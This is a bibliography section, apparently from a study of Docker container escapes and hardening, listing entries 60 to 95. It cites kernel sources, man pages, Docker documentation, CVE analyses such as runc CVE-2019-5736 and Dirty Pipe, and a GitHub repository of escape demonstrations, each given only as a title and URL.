- [60] “linux/fs/coredump.c at master - torvalds/linux”, [Online]. Available: <https://github.com/torvalds/linux/blob/master/fs/coredump.c>.
- [61] “docker-escapes/usermode_helpers/core_pattern”, [Online]. Available: https://github.com/giorgio-hash/docker-escapes/tree/main/usermode_helpers/core_pattern.
- [62] “docker-escapes/PID_brute at main”, [Online]. Available: https://github.com/giorgio-hash/docker-escapes/tree/main/PID_brute.
- [63] “Breaking out of Docker via RunC - Explaining CVE-2019-5736”, [Online]. Available: <https://unit42.paloaltonetworks.com/breaking-docker-via-runc-explaining-cve-2019-5736/>.
- [64] “Docker Engine 18.09 release notes | Docker Documentation”, [Online]. Available: <https://docs.docker.com/engine/release-notes/18.09/#18092>.
- [65] “docker-escapes/runC_escape/reload_docker at main”, [Online]. Available: https://github.com/giorgio-hash/docker-escapes/tree/main/runC_escape/reload_docker.
- [66] “docker-escapes/runC_escape/runC_fd_vuln at main”, [Online]. Available: https://github.com/giorgio-hash/docker-escapes/tree/main/runC_escape/runC_fd_vuln.
- [67] “open(2) - Linux manual page”, [Online]. Available: <https://www.man7.org/linux/man-pages/man2/open.2.html>.
- [68] “Continuous Integration with Docker | Docker Documentation”, [Online]. Available: <https://docs.docker.com/build/ci/>.
- [69] “traefik - Official Image | Docker Hub”, [Online]. Available: https://hub.docker.com/_/traefik.
- [70] “docker-escapes/socket abuse/dockerio.py at main”, [Online]. Available: <https://github.com/giorgio-hash/docker-escapes/blob/main/socket%20abuse/dockerio.py>.
- [71] “Docker Engine API v1.43 Reference”, [Online]. Available: <https://docs.docker.com/engine/api/v1.43/>.

- [72] “requests.adapters - Requests 2.31.0 documentation”, [Online]. Available: https://requests.readthedocs.io/en/latest/_modules/requests/adapters/.
- [73] “docker-escapes/socket abuse/exploit_image/crea_exploit.sh”, [Online]. Available: https://github.com/giorgio-hash/docker-escapes/blob/main/socket%20abuse/exploit_image/crea_exploit.sh.
- [74] “New Linux Vulnerability CVE-2022-0492 Affecting cgroups”, [Online]. Available: <https://unit42.paloaltonetworks.com/cve-2022-0492-cgroups/>.
- [75] “Ubuntu Manpage: user_namespaces”, [Online]. Available: https://manpages.ubuntu.com/manpages/xenial/man7/user_namespaces.7.html.
- [76] “cgroup_namespaces(7) - Linux manual page”, [Online]. Available: https://www.man7.org/linux/man-pages/man7/cgroup_namespaces.7.html.
- [77] “CVE-2022-0492”, [Online]. Available: https://bugzilla.redhat.com/show_bug.cgi?id=2051505.
- [78] “docker-escapes/unpriv usersns escape at main”, [Online]. Available: <https://github.com/giorgio-hash/docker-escapes/tree/main/unpriv%20usersns%20escape>.
- [79] “The Dirty Pipe Vulnerability”, [Online]. Available: <https://dirtypipe.cm4all.com/>.
- [80] “linux/include/linux/pipe_fs_i.h - torvalds/linux - Github”, [Online]. Available: https://github.com/torvalds/linux/blob/master/include/linux/pipe_fs_i.h.
- [81] “Security Drops - Fundamentals for Developers”, [Online]. Available: <https://www.securitydrops.com/dirty-pipe/>.
- [82] “docker-escapes/Dirty Pipe at main”, [Online]. Available: <https://github.com/giorgio-hash/docker-escapes/tree/main/Dirty%20Pipe>.
- [83] man.freebsd.org, “chmod”, [Online]. Available: <https://man.freebsd.org/cgi/man.cgi?query=chmod>.
- [84] “splice(2) - Linux manual page”, [Online]. Available: <https://man7.org/linux/man-pages/man2/splice.2.html>.
- [85] D. Walsh e L. Vrabec, “DevConf.CZ 2019: Using SELinux with container runtimes”, 2019. [Online]. Available: <https://devconfcz2019.sched.com/event/Jcf8>.
- [86] “aquasecurity/trivy”, [Online]. Available: <https://github.com/aquasecurity/trivy>.

- [87] “goodwithtech/dockle: Container Image Linter for Security”, [Online]. Available: <https://github.com/goodwithtech/dockle#common-examples>.
- [88] Hackersploit, “Docker Security Essentials”, [Online]. Available: <https://www.linode.com/it/content/hackersploit-docker-security-essentials-ebook/>.
- [89] “Linux Kernel Driver DataBase: CONFIG_STATIC_USERMODEHELPER”, [Online]. Available: https://cateee.net/lkddb/web-lkddb/STATIC_USERMODEHELPER.html.
- [90] “Linux Kernel Driver DataBase: CONFIG_STATIC_USERMODEHELPER_PATH”, [Online]. Available: https://cateee.net/lkddb/web-lkddb/STATIC_USERMODEHELPER_PATH.html.
- [91] “tych0/huldufolk”, [Online]. Available: <https://github.com/tych0/huldufolk>.
- [92] “Run the Docker daemon as a non-root user (Rootless mode)”, [Online]. Available: <https://docs.docker.com/engine/security/rootless/>.
- [93] “DCSF19 Hardening Docker daemon with Rootless mode”, [Online]. Available: <https://www.slideshare.net/Docker/dcsf19-hardening-docker-daemon-with-rootless-mode>.
- [94] Y. Avrahami, “Escaping Virtualized Containers - Black Hat USA 2020”, 2020. [Online]. Available: <https://i.blackhat.com/asia-20/Friday/asia-20-Yuval-Avrahami-Escaping-Virtualized-Containers.pdf>.
- [95] V. Prevelakis e D. Spinellis, “Sandboxing Applications”, in *2001 USENIX Annual Technical Conference (USENIX ATC 01)*, 2001.